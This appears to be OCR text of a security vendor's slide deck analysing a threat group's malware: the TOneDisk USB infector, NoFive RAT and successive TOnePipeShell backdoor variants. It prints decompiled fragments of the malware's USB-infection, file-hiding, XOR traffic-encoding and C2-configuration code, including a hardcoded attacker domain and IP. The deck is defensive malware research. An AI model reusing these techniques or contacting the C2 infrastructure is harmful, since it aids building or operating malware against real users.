

```
10,UsbConfig.exe,u2ec.dll,WCBrowserWatcher.exe,coccocpdate.dll,CocBox.zip,$.ini
```

TEAMT5

TOneDisk

TOneDisk

- Late-2023
- Installer for TOnePipeShell
- USB infection module
- Same shared struct shenanigans
- Typically compiled in debug build



TEAMT5

TOneDisk Installer

- Requires argument to launch
  - -debug
- Clears directories
  - %public%\Libraries
  - %public%\AvastAntiVirus
  - %public%\AdobeDesktop
  - %public%\NeroEdit
  - %public%\WaveEdit
  - %public%\<9-char-random-name>\wave\

```
sub_100017CB(v0 + 0xC, L"Microsoft Usb");
sub_10002C11(v45, L"C:\\Users\\", Block);
LOBYTE(v48) = 2;
v2 = sub_10001FC8(L"\\Transfer.exe");
std::wstring::operator=(v2);
sub_100013A1(v47);
LOBYTE(v48) = 0;
sub_100013A1(v45);
sub_100017CB(v0 + 0x24, L"-Install");
sub_10001CA0(v47, L"C:\\Users\\Public\\Libraries\\");
LOBYTE(v48) = 3;
sub_10002B98(v47);
LOBYTE(v48) = 0;
sub_100013A1(v47);
sub_10001CA0(v47, L"C:\\Users\\Public\\AvastAntiVirus\\");
LOBYTE(v48) = 4;
sub_10002B98(v47);
LOBYTE(v48) = 0;
sub_100013A1(v47);
sub_10001CA0(v47, L"C:\\Users\\Public\\AdobeDesktop\\");
LOBYTE(v48) = 5;
sub_10002B98(v47);
LOBYTE(v48) = 0;
sub_100013A1(v47);
sub_10001CA0(v47, L"C:\\Users\\Public\\NeroEdit\\");
LOBYTE(v48) = 6;
sub_10002B98(v47);
LOBYTE(v48) = 0;
sub_100013A1(v47);
sub_10001CA0(v47, L"C:\\programdata\\WaveEdit\\");
LOBYTE(v48) = 7;
```

TEAMT5

TOneDisk Infection Module

- Requires argument to launch
  - `-Install`
- Monitors incoming removable drives by looping `GetDriveType`
- Writes fake folder to drive (`USB Disk(<size_in_gb>GB).exe`)
- Hides original/written files to `\u200D\\u200D\\u200D\`

```
v7 = v60;
if ( v61 >= 8 )
{
  v7 = v60[0];
}
v8 = (Struct_0x154->GetDriveTypeW)(v7);
if ( v8 != DRIVE_REMOVABLE && v8 != DRIVE_CDROM )
{
  v0 = 1;
}
v77 = 0xFFFFFFFF;
sub_10001ED1(v60);
if ( !v0 )
{
  sub_10001F37(lpString2, Src);
  v77 = 1;
  v9 = lpString2;
  v10 = Struct_0x154;
  v11 = &Struct_0x154->field_48;
  if ( v58 >= 8 )
  {
    v9 = lpString2[0];
  }
  v12 = &Struct_0x154->field_48;
  if ( *&Struct_0x154->gap4C[0x10] >= 8u )
  {
    v12 = *v11;
  }
  *v12 = *v9;
  v13 = lpString2;
```

TEAMT5

Later revision

- Early-2024
- Requires different sets of arguments
  - `-i`
    - `Installer (INSTALL.dll)`
  - `-f / -w`
    - `Watchdog? Watch? (PC2U.dll)`

```
;
; Export Names Table for PC2U.dll
;
off_10105450    dd rva aQwerTyui, rva aQwer
                                        ; D
;
; Export Ordinals Table for PC2U.dll
;
word_10105458   dw 0, 1                 ; D
…aPC2Udll       db 'PC2U.dll',0         ; D
…aQwerTyui      db 'Qwer_Tyui',0        ; D
…aQwerTyuo      db 'Qwer_Tyuo',0        ; D
                align 1000h
_rdata          ends
```

```
PS X:\ \> ls

    Directory: X:\ \

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          8/12/2024 12:26 AM        4331648 BHTMPLD.log
-a---          8/12/2024 12:26 AM        5325963 ECOBJHF.txt
-a---          8/12/2024 12:26 AM        1838592 WHAGUAX.pdf
```

TEAMT5

Later revision

- Copies payload as fake documents
  - Launcher -> <random-str>.log
  - Loader -> <random-str>.pdf
  - Encoded payload -> <random-str>.dat
- Infection module now combined with TOnePipeShell


```
;
; Export Names Table for PC2U.dll
;
off_10105450    dd rva aQwerTyui, rva aQwer
                                        ; D
;
; Export Ordinals Table for PC2U.dll
;
word_10105458   dw 0, 1                 ; D
…aPC2Udll       db 'PC2U.dll',0         ; D
…aQwerTyui      db 'Qwer_Tyui',0        ; D
…aQwerTyuo      db 'Qwer_Tyuo',0        ; D
                align 1000h
_rdata          ends
```

```
PS X:\ \> ls

    Directory: X:\ \

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          8/12/2024 12:26 AM        4331648 BHTMPLD.log
-a---          8/12/2024 12:26 AM        5325963 ECOBJHF.txt
-a---          8/12/2024 12:26 AM        1838592 WHAGUAX.pdf
```

TEAMT5

Changes over the years

TEAMT5



Many variants were developed in the last few years

TEAMT5

NoFive

NoFive RAT (Type 2)

TEAMT5

- Late-2022
- More or less the same
- Communication method changed from TCP to HTTP

```
    strcpy(v11, "UploadBegin error : %d!");
    MEMORY[0x404000](v7, v11, v17);
    v1 = sub_10A5(v7);
    if ( !sub_2635(0x2B, v7, v1 + 1) )
    {
      v19 = 0;
    }
  }
  break;
case 0x1D:
  if ( sub_2205(v20, v16, v15, &v17) )
  {
    if ( !sub_2635(0x2A, 0, 0) )
    {
      v19 = 0;
    }
  }
  else
  {
    strcpy(v10, "UploadData  error : %d!");
    MEMORY[0x404000](v7, v10, v17);
```

NoFive RAT (Type 3)

TEAMT5

```
unsigned int __cdecl EncodeTraffic(int a1, unsigned int a2,
{
  unsigned int result; // eax
  unsigned int m; // [esp+0h] [ebp-10h]
  unsigned int k; // [esp+4h] [ebp-Ch]
  unsigned int j; // [esp+8h] [ebp-8h]
  unsigned int i; // [esp+Ch] [ebp-4h]

  for ( i = 0; i < a2; ++i )
  {
    *(i + a1) ^= *(a3 + i % a4);
    result = i + 1;
  }
  for ( j = 0; j < a2; ++j )
  {
    result = j + a1;
    *(j + a1) ^= *(a3 + (j + 4) % a4);
  }
  for ( k = 0; k < a2; ++k )
  {
    result = k + a1;
    *(k + a1) ^= *(a3 + (k + 9) % a4);
  }
  for ( m = 0; m < a2; ++m )
  {
    result = m + a1;
    *(m + a1) ^= *(a3 + (m + 1) % a4);
  }
  return result;
}
```

- Mid-2023
- Encoding method changed from RC4 to 4-sectioned-XOR; similar to Qreverse
- Still uses HTTP
- Back to Type 1 in 2024?

TOnePipeShell

TOnePipeShell (Type 2)

- Mid-2022
- Trend Micro's Type B
- Reduced number of C2 slots
- Communication
  - TCP
- Cipher
  - 0x20-sized XOR key

```
memset(v16, 0, sizeof(v16));
v4[0] = v18;
v4[1] = v17;
v4[2] = v16;
v6[0] = 0x1BB;
v6[1] = 0x7E6;
v6[2] = 0x20FB;
v6[3] = 0xA;
v6[4] = 0x10;
v9 = 0;
memset(v15, 0, sizeof(v15));
memset(v14, 0, sizeof(v14));
memset(v13, 0, sizeof(v13));
v5[0] = v15;
v5[1] = v14;
v5[2] = v13;
a2 = 0;
v21 = v3;
AllocateMemory(v3, 0, 0x17C);
v20 = 0;
a2 = CustomGetLibrary(kernel32_dll);
if ( a2 || (result = CustomGetLibrary(KERNEL32_DLL), (a2 = result) != 0) )
{
  ProcAddress = CustomGetProcAddress(0, a2, GetProcAddress_0);
  *v21 = ProcAddress;
  result = v21;
  if ( *v21 )
  {
    v2 = CustomGetProcAddress(0, a2, LoadLibraryA_0);
    v21[1] = v2;
    result = v21;
    if ( v21[1] )
    {
      v20 = ConfigureImports(v21);
      if ( sub_70(0x10338, v21[9]) )
```

TEAMT5

TOnePipeShell (Type 3)

TEAMT5

```
nt __cdecl TOnePipeShell::GenerateInfFilename(struct_n

 char v3[24]; // [esp+0h] [ebp-20h] BYREF
 int v4; // [esp+18h] [ebp-8h] BYREF
 char v5[4]; // [esp+1Ch] [ebp-4h] BYREF

 strcpy(v5, "c:\\");
 strcpy(v3, "c:\\users\\public\\%u.inf");
 if ( !(a1->GetVolumeInformationA)(v5, 0, 0, &v4, 0, 0
 {
   return 0;
 }
 (a1->wsprintfA)(a2, v3, v4);
 return 1;
```

- Early 2023
- Writes a 4-byte GUID to file
  - C:\Users\Public\<VolInfo>.inf
- Communication
  - TCP
- Cipher
  - 0x20-sized XOR key

TOnePipeShell (Type 4)

- Mid-2023
- Trend Micro's Type D
- C2 config structure a lot more defined
- Writes a 16-byte GUID to file
  - `%AppData%\Roaming\Microsoft\Web.Facebook.config`
- Communication
  - TCP
- Cipher
  - 0x200-sized XOR key

```
TOnePipeShell::WriteGuid(result);
(*(v1 + 0x88))(0x202, v8);
*(v1 + 0x360) = v1 + 0xC8;
v2 = (*(v1 + 0x14))();
v3 = 0;
*(v1 + 0x2FC) = 0x200F1 * v2;
do
{
  v4 = 0x343FD * *(v1 + 0x2FC) + 0x269EC3;
  *(v1 + 0x2FC) = v4;
  *(v1 + v3++ + 0x2EC) = v4;
}
while ( v3 < 0x10 );
sub_395(v1);
*(v1 + 0x364) = 0xFFFFFFFF;
(*(v1 + 0x64))(v1 + 0x1E354);
*(v1 + 0x318) = 0;
*(v1 + 0x31C) = 1;
*(v1 + 0x322) = 0xBB01;
*(v1 + 0x332) = 0x7A00;
*(v1 + 0x342) = 0x7B00;
*(v1 + 0x364) = 0xFFFFFFFF;
*(v1 + 0x320) = 2;
*(v1 + 0x324) = 0xD23472D4;
*(v1 + 0x330) = 2;
*(v1 + 0x334) = 0x200007F;
*(v1 + 0x340) = 2;
*(v1 + 0x344) = 0x300007F;
```

TEAMT5

TOnePipeShell (Type 5)

TEAMT5

```
int result; // eax
int v2; // esi

result = sub_10001683(this);
v2 = result;
if ( result )
{
  result = TOnePipeShell::ConfigureC2(result);
  if ( result )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        TOnePipeShell::Cleanup(v2);
        sub_100047B0(v2, 0);
        if ( sub_10001000(v2) )
        {
          break;
        }
        if ( !*(v2 + 0x74) )
        {
          goto LABEL_5;
        }
      }
      if ( !TOnePipeShell::CommandHandler(v2) )
      {
LABEL_5:
        sub_10005A87(v2);
      }
    }
  }
}
return result;
```

- Mid-2023
- Writes a 16-byte GUID to file
  - `%public%\Documents\<random>.dat`
- PE instead of shellcode
- Requires “-startup”
- Contains version number “x1.0” + “BeCtrl”
- Communication
  - HTTP/TCP
- Cipher
  - 0x20-sized XOR key

TOnePipeShell (Type 5.5)

- Late-2023
- Similar to Type 5
- Back to being shellcode
- Uses version number “V1.0”
- Communication
  - HTTP/TCP
- Cipher
  - 0x20-sized XOR key (QReverse-styled)

```
v14 = this;
v12 = 0x1FF;
if ( !(*(*(this + 0x10020) + 0x164))(a2, &v12) )
{
  strcpy(a2, "?");
}
v12 = 0x1FF - sub_4025(a2) - 1;
v15 = &a2[sub_4025(a2) + 1];
if ( !(*(*(v14 + 0x10020) + 0x160))(v15, &v12) )
{
  strcpy(v15, "?");
}
v3 = &a2[sub_4025(a2)];
v10 = &v3[sub_4025(v15) + 2];
sub_4385(*(v14 + 0x10060), v10);
v4 = &a2[sub_4025(a2)];
v13 = &v4[sub_4025(v15) + 6];
strcpy(v13, "V1.0");
strcpy(v16, "%d");
v5 = &a2[sub_4025(a2)];
v11 = &v5[sub_4025(v15) + 0xB];
v6 = (*(*(v14 + 0x10020) + 0xEC))();
(*(*(v14 + 0x10020) + 0x104))(v11, v16, v6);
v7 = sub_4025(a2);
v8 = v7 + sub_4025(v15) + 1;
result = v8 + sub_4025(v11) + 0xA;
*a3 = result;
```

TEAMT5

TOnePipeShell (Type 6)

TEAMT5

```
v1 = 0;
strcpy(v11, "c:\\users\\public\\preferences.ini");
v3 = (*(this + 0xB))(v11, 0x80000000, 1, 0, 3, 0x80, 0);
v10 = v3;
if ( v3 == 0xFFFFFFFF )
{
  goto LABEL_12;
}
if ( (*(this + 0xD))(v3, this + 0xB8, 0x10, &v9, 0) )
{
  v1 = v9 == 0x10;
}
result = (*(this + 8))(v10);
if ( !v1 )
{
LABEL_12:
  if ( (*(this + 0x2B))(this + 0xB8) )
  {
    for ( i = 0; i < 0x10; ++i )
    {
      v6 = 0xFD * *(this + 0x1FC) - 0x3D;
      v7 = 0x343FD * (0x343FD * *(this + 0x7F) + 0x269EC3) + 0x269EC3;
      *(this + 0x7F) = v7;
      *(this + i + 0xB8) = v7 * v6;
    }
```

```
do
{
  ++v12;
  v13 = v14 + 0xC85E31 * v13;
  v14 = *v12;
}
while ( *v12 );
}
if ( v13 == a2 )
{
  return a3(a1, v11);
```

- Late-2023/early-2024
- Writes a 16-byte GUID to file
  - `%public%\<preferences|description>.ini`
- Contains `FatalErrorLNK/hello world\r\n`
- Started using `13131313` (`0xC85E31`) as hash seed
- Communication
  - TCP
- Cipher
  - 0x100-sized XOR key

TOnePipeShell (Type 6.5)

- Mid-2024
- Found in TOneDisk
- Writes a 16-byte GUID to file
  - `C:\ProgramData\SoftwareDistribution.db`
- Slightly different handshake format
- Compiled as debug build
- Communication
  - TCP
- Cipher
  - 0x100-sized XOR key

```
int __cdecl ConfigureC2(int customStruct)
{
  C2Entry *v2; // [esp+Ch] [ebp-100h]
  C2Entry *v3; // [esp+Ch] [ebp-100h]
  int v4[3]; // [esp+E0h] [ebp-2Ch] BYREF
  char v5[28]; // [esp+ECh] [ebp-20h] BYREF

  __CheckForDebuggerJustMyCode(&unk_1010CC43);
  sub_10001C85("111");
  strcpy(v5, "www.firewall-news.com");
  if ( j_ResolveDNS(customStruct, v5, v4) )
  {
    v2 = (customStruct + 0x10 * (*(customStruct + 0x20C))++ + 0x210);
    j_CreateC2Entry(v4[0], 0x1BB, v2);
  }
  v3 = (customStruct + 0x10 * (*(customStruct + 0x20C))++ + 0x210);
  return j_CreateC2Entry(0xC58DD0BC, 0x1BB, v3);
}
```

TEAMT5

TOnePipeShell (Type 7)

- Mid-late-2024
- Current latest version
- Writes a 16-byte GUID to file
  - `%public%\preferences.ini`
- Communication
  - TCP
- Cipher
  - 0xE9-sized XOR key
- Includes computer name as part of handshake instead of just GUID

```
v1->field_538 = v12;
if ( v12 != 233 )
{
  do
  {
    v13 = v1->field_534;
    v14 = v13 + v11;
    v15 = *(v13 - 0xE9 * (v11 / 0xE9) + v
    ++v11;
    *(v14 + 0xE9) ^= v15;
  }
  while ( v11 < v1->field_538 - 0xE9 );
  v5 = &v1->field_F4;
}
if ( sub_19F0(v1) )
{
  p_ComputerName = &v1->ComputerName;
  if ( TOnePipeShell::CommandHandler(v1)
  {
    continue;
  }
```

TEAMT5

Summary/Findings

Easter eggs

TEAMT5

```
void __cdecl Main_Exit1()
{
  OutputDebugStringA("i love Nancy Pelosi");
  OutputDebugStringA("Nancy Pelosi i love");
  OutputDebugStringA("fuck u CN");
```

```
v1 = OpenEventA(0x1F0003u, 0, "DallasFRChatGpt");
if ( v1 )
 {
   sub_100058A0("Welcome to @A-@P-@T");
   sub_100058A0("Who is A-P-T-3-7");
   sub_100058A0("mus@tang@pan@da");
   sub_100058A0("I'm not @ mus@tang@pan@da");
   sub_100058A0("I am A-P-T-3-7");
   sub_100058A0("I am RGB6");
 }
 return 1;
```

```
int AfsSetMainWnd()
{
  return MessageBoxA(0, "A@P@T:Cyber-Intelligence-Services", "https://twitter.com/blackwebro", 0)
}
```

```
OutputDebugStringW(L"I-le-HeliosTeam");
Src = 0;
ThreadId = 0;
OutputDebugStringW(L"I work at 360");
OutputDebugStringW(L"Print-HeliosTeam");
result = sub_10009FF0(&Src, &ThreadId);
if ( Src )
{
  v1 = ThreadId;
  if ( ThreadId )
  {
    OutputDebugStringW(L"Print");
    dwSize = v1;
    OutputDebugStringW(L"I-le-HeliosTeam");
    OutputDebugStringW(L"Print-HeliosTeam");
    OutputDebugStringW(L"Print-HeliosTeam");
    v2 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
    if ( v2 )
```

Challenges when REing


TEAMT5

```
struct_name *__thiscall TOnePipeShell::InitMainStruct(struct_name *t
{
  struct_name *v2; // edx
  int v3; // eax
  char lpWSAData[400]; // [esp+0h] [ebp-1A8h] BYREF
  int v6; // [esp+190h] [ebp-18h]
  _DWORD *v7; // [esp+194h] [ebp-14h]
  _DWORD *v8; // [esp+198h] [ebp-10h]
  _DWORD *v9; // [esp+19Ch] [ebp-Ch]
  _DWORD *v10; // [esp+1A0h] [ebp-8h]
  int v11; // [esp+1A4h] [ebp-4h]

  v11 = this;
  this->ImportTable = a2;
  *(v11 + 0x14) = 0;
  *(v11 + 0x10118) = 0;
  AllocateMemory(v11 + 0x1A, 0, 0x100);
  *(v11 + 0x1013C) = 0;
```

```
struct_name *__thiscall TOnePipeShell::InitMainStruct(struct_name *t
{
  struct_name *v2; // edx
  void *v3; // eax
  char lpWSAData[400]; // [esp+0h] [ebp-1A8h] BYREF
  int v6; // [esp+190h] [ebp-18h]
  _DWORD *v7; // [esp+194h] [ebp-14h]
  _DWORD *v8; // [esp+198h] [ebp-10h]
  _DWORD *v9; // [esp+19Ch] [ebp-Ch]
  _DWORD *v10; // [esp+1A0h] [ebp-8h]
  struct_name *v11; // [esp+1A4h] [ebp-4h]

  v11 = this;
  this->ImportTable = a2;
  v11->UniqueId = 0;
  v11->ResponseSize = 0;
  AllocateMemory(v11->ComputerName, 0, 0x100);
  *v11->ReverseShellStruct = 0;
```


- Large shared struct
  - Changes with every sample
  - Every similar malware family has a different layout
